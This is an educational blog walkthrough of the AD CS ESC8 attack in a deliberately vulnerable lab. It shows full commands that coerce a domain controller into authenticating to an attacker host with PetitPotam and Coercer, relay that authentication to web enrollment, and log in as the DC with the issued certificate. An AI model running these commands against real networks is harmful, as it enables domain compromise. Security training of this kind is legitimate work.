

In Part 5, ESC6 - Under a False Sigil, the focus shifted to identity interpretation. The attack path no longer depended on how certificates were requested, but on how the domain controller resolved identity during authentication.
ESC8 moves beyond both request and interpretation, shifting the focus away from how certificates are issued or resolved and toward how authentication itself is handled. In this path, the identity embedded in the certificate is not manipulated, and the domain controller is not misled during authentication. The certificate that is ultimately issued reflects the identity of the account whose authentication was relayed, and the authentication used to obtain it is valid.
The distinction lies in how that authentication is obtained. Rather than requesting a certificate directly or influencing how identity is interpreted, the attacker forces a system to authenticate and relays that authentication to the Certificate Authority. The result is a certificate issued in the context of that identity, even though it never intentionally interacted with the service.
When Trust Is Coerced: What Is ESC8?
ESC8 is rooted in how Active Directory Certificate Services (AD CS) exposes web enrollment functionality and how that functionality handles authentication. When web enrollment is enabled, AD CS provides an HTTP-based interface that allows certificate requests to be submitted using NTLM authentication. In environments where protections such as Extended Protection for Authentication (EPA) or channel binding are not enforced, this interface becomes susceptible to NTLM relay attacks.
Under these conditions, an attacker does not need to authenticate directly to the Certificate Authority. Instead, authentication from another system or user can be captured and relayed to the web enrollment endpoint, allowing a certificate request to be processed in that user's context.
The certificate that is issued is valid, and the identity it represents is accurate. The weakness lies in the fact that the authentication used to request it was never intended for that service, yet the service does not verify that the authentication was intended specifically for it.
Surveying the Realm: Enumerating AD CS
Note: The IP address used throughout this walkthrough differs from previous posts. The lab environment was migrated to a different network configuration, resulting in the domain controller IP changing from 192.168.56.12 to 192.168.50.78.
As with the previous walkthroughs, the demonstrations again take place in the Game of Active Directory (GOAD) lab environment developed by Orange CyberDefense. While intentionally vulnerable, GOAD reflects the types of AD CS misconfigurations commonly encountered in real-world environments.

Using the same compromised sql_svc account we have been utilizing in the previous posts, we can enumerate the Certificate Authority and its published templates with Certipy:
certipy-ad find -u sql_svc -hashes :84a5092f53390ea48d660be52b93b804 -dc-ip 192.168.50.78 -enabled
The Crown's Configuration
The output confirms that AD CS is present and highlights several key conditions. Web enrollment is enabled over HTTP, HTTPS is not enforced, and encryption for requests is disabled. Certipy also identifies ESC8 as a viable path based on this configuration.
These settings indicate that the Certificate Authority exposes a web interface capable of accepting NTLM authentication without binding that authentication to the intended service.

Note: AD CS web enrollment typically exposes an interface at http://<CA>/certsrv/certfnsh.asp. In the GOAD environment, web enrollment is accessible over HTTP at http://braavos.essos.local/certsrv/certfnsh.asp.
This endpoint allows certificate requests to be submitted over HTTP using NTLM authentication, and when protections such as Extended Protection for Authentication or channel binding are not enforced, the service does not verify that the authentication it receives was intended for it, allowing NTLM relay attacks to succeed.
The endpoint can be verified as accessible either through a web browser or directly from the command line using curl:
curl -I http://braavos.essos.local/certsrv/certfnsh.asp
A 401 Unauthorized response is expected and confirms that the endpoint is reachable and accepting NTLM authentication requests.
This creates a condition where the Certificate Authority processes certificate requests in the context of any identity that successfully authenticates to it, regardless of where that authentication originated.
Selecting the Crown's Chosen Seal
While in the GOAD lab, ESC8 is not driven by a template misconfiguration, the presence of a usable template still determines whether the attack can succeed.
In this environment, there are several templates that satisfy the necessary conditions:
- DomainController
- DomainControllerAuthentication
- KerberosAuthentication
- Machine (Computer)
Because this walkthrough relays authentication from the MEEREEN$ domain controller account, the DomainController template will be used throughout the remainder of the lab. This template supports client authentication and allows enrollment by domain controller identities, making it suitable for certificate-based authentication following a successful relay.

- Client Authentication: Enabled - Allows the certificate to be used for certificate-based authentication, including Kerberos PKINIT in supported scenarios.
- Enrollment Rights: Domain Controllers - Allows domain controller machine accounts to enroll for the certificate.
This is an important distinction from earlier attack paths. The template itself is not misconfigured in a way that allows identity control or expanded capability. Instead, it provides a path for certificate issuance to any identity that is authorized to enroll.
In this context, the attacker does not interact with the template directly. By relaying authentication from another system, the Certificate Authority processes the request using the permissions of that identity, allowing a certificate to be issued without the user ever intentionally interacting with the service.
Identifying the Crown: Revisiting Domain Admins
As with previous paths, the objective remains the same: obtain access to a privileged account.
Using the sql_svc account, LDAP enumeration is used to identify members of the Domain Admins group:
nxc ldap 192.168.50.78 -u sql_svc -H 84a5092f53390ea48d660be52b93b804 -d essos.local --groups "Domain Admins"

This returned the following Domain Admin members in the ESSOS domain:
- daenerys.targaryen
- QueenProtector
- Administrator
Starting in the ESC6 post, we switched things up a bit and changed from using the daenerys.targaryen account for testing these paths to using the Administrator account.
In previous walkthroughs, access to these accounts was achieved by manipulating identity or influencing certificate issuance. This path differs as the goal is not to request a certificate for this account directly or act on its behalf, but to obtain authentication from it and use that authentication to request a certificate in its context.
Forcing the Hand: Coercing Authentication
Before a certificate can be issued, authentication must first be captured and delivered to the Certificate Authority. This is achieved by combining a relay with a coercion. The relay is responsible for forwarding authentication to AD CS, while the coercion forces a target system to initiate that authentication.
Note on Execution: This attack requires running the relay listener and the coercion technique at the same time. To do this, use two separate terminal windows or tabs. The relay must be active before coercion is performed. If authentication is triggered before the listener is running, it will not be captured or relayed to the Certificate Authority.
Step 1: Preparing the Relay
With AD CS web enrollment exposed, a relay listener must be configured to receive incoming authentication and forward it to the Certificate Authority. This can be accomplished using either ntlmrelayx or Certipy, depending on the preferred workflow.
Using ntlmrelayx

The ntlmrelayx approach forwards authentication directly to the AD CS web enrollment endpoint and handles the certificate request as part of the relay process.
sudo impacket-ntlmrelayx \
  -t http://braavos.essos.local/certsrv/certfnsh.asp \
  --adcs \
  --template DomainController \
  --cert-outfile-path ./meereen_dc.pfx
Once running, the listener waits for inbound NTLM authentication. When authentication is received, it is relayed to the Certificate Authority, which processes the request using the context of the authenticating identity.
Using Certipy
While both ntlmrelayx and Certipy can be used for ESC8, Certipy offers a more streamlined workflow by handling both the authentication relay and certificate retrieval within a single tool. For that reason, the remainder of this walkthrough uses Certipy for the exploitation steps.
sudo certipy-ad relay \
  -target http://braavos.essos.local \
  -template DomainController
Once running, Certipy listens for inbound authentication and prepares to relay it to AD CS.

In both configurations:
- The relay target is explicitly set to the AD CS web enrollment endpoint
- The
DomainControllertemplate is selected to align with the relayed identity - The listener is configured to capture and relay NTLM authentication
Step 2: Coercing Authentication
With the relay listener active, the next step is to force a target system to authenticate to the attacker-controlled host. Authentication is induced from a trusted system using legitimate Windows functionality, which is then captured and relayed to the Certificate Authority.
In this lab, the domain controller is what we will be targeting for coercion. This ensures that the authentication being relayed originates from a highly privileged system.
Using PetitPotam
One of the most common methods for triggering authentication is PetitPotam, which abuses the MS-EFSRPC interface to force a remote system to initiate NTLM authentication.
PetitPotam.py 192.168.50.7 meereen.essos.local -u sql_svc -hashes :84a5092f53390ea48d660be52b93b804
In this command:
192.168.50.7represents our attacker-controlled system running the relay listenermeereen.essos.localrepresents the target system being coerced
When executed, the target attempts to access a resource on the attacker system, resulting in outbound NTLM authentication.
A successful coercion is often indicated by a response similar to: ERROR_BAD_NETPATH

PetitPotam triggers a single authentication attempt per execution. If the relay listener is not active at the time the request is sent, the authentication will not be captured and the command must be run again.
Note: In many environments, PetitPotam requires valid domain credentials to successfully bind to the remote MS-EFSRPC interface and trigger authentication. Depending on the target configuration and patch level, anonymous coercion may still be possible in some environments, though this behavior is far less common on modern systems.
Using Coercer
Coercer provides a broader approach by attempting multiple coercion techniques across different RPC interfaces. Instead of relying on a single method, it iterates through a set of known coercion vectors.
sudo coercer coerce \
  -u sql_svc \
  -d essos.local \
  --hashes :84a5092f53390ea48d660be52b93b804 \
  -t meereen.essos.local \
  -l 192.168.50.7
In this configuration:
- The
sql_svcaccount is used to authenticate to the target - The domain controller is targeted for coercion
- The listener IP matches that of your system running the relay
Coercer attempts multiple methods until one successfully triggers authentication.

Unlike PetitPotam, Coercer performs multiple coercion attempts across different methods, increasing the likelihood of successfully triggering authentication without requiring repeated manual execution.
Step 3: Verifying a Successful Relay
With the relay listener active and authentication successfully coerced, the final step is to confirm that the authentication was captured and relayed to the Certificate Authority.
At this stage, the focus is not on the coercion itself, but on the behavior of the relay tool. A successful relay is indicated by the certificate request being processed and a certificate being issued.
Successful Relay with ntlmrelayx
When using ntlmrelayx, the output reflects the full lifecycle of the certificate request.

Key indicators to look for:
- The relayed identity:
ESSOS/MEEREEN$ - Certificate request generation:
Generating CSR... - Certificate retrieval:
Getting certificate... - Successful issuance:
GOT CERTIFICATE! - File creation:
Writing PKCS#12 certificate to ./MEEREEN.pfx
These messages confirm that authentication from the domain controller was successfully relayed to AD CS and that a certificate was issued in that identity's context.
Successful Relay with Certipy
When using Certipy, the process is presented slightly differently, but the indicators of success are consistent.
Key indicators to look for:
- The relayed identity:
ESSOS/MEEREEN$ - Certificate request submission:
Requesting certificate for 'ESSOS\\MEEREEN$' - Certificate issuance:
Certificate issued with request ID - Certificate retrieval:
Retrieving certificate - File creation:
Saving certificate and private key to 'meereen.pfx'
These messages confirm that the Certificate Authority accepted the relayed authentication and issued a certificate for the domain controller account.
In both cases, the result is the same. Authentication from a trusted system was captured, that authentication was relayed to the Certificate Authority, and a certificate was issued without the system intentionally interacting with the service. The certificate that is produced represents the relayed identity and can now be used for authentication.
Laying Claim to the Throne: Domain Admin Access
With a valid certificate obtained, the next step is to use it to authenticate and operate within the domain as the relayed identity. The certificate is saved locally as a .pfx file: MEEREEN.pfx
This file contains both the certificate and private key, representing the identity of the domain controller.
It should be noted, at no point was the domain controller aware of this request. The authentication was valid, but it was accepted in a context it was never intended for.
The issued certificate can now be used to authenticate as the domain controller using Certipy:
certipy-ad auth \
  -pfx MEEREEN.pfx \
  -dc-ip 192.168.50.78

The identity obtained through this process is not a standard user account, but the domain controller itself. The Certificate Authority issued a certificate in the context of the relayed domain controller account.
The Crown Is Claimed: Wrapping Up
In this post, we followed an ESC8 path that led from a low-privileged foothold to control of a trusted domain controller identity by forcing authentication from a trusted system and relaying it to AD CS.
Unlike earlier paths, ESC8 does not depend on misconfigured templates or incorrect identity mapping. The Certificate Authority issued a valid certificate for a legitimate identity based on valid authentication. The failure lies in how authentication is accepted, allowing it to be redirected and processed outside its intended context.
What begins as coerced authentication from a domain controller becomes a certificate carrying that system's authority. Once issued, that authority is sufficient to operate across the domain, not because controls were bypassed, but because trust was extended beyond its intended boundary.
In the next post, we will examine ESC9 and shift focus to how certificate issuance can break down when identity binding is no longer enforced as expected.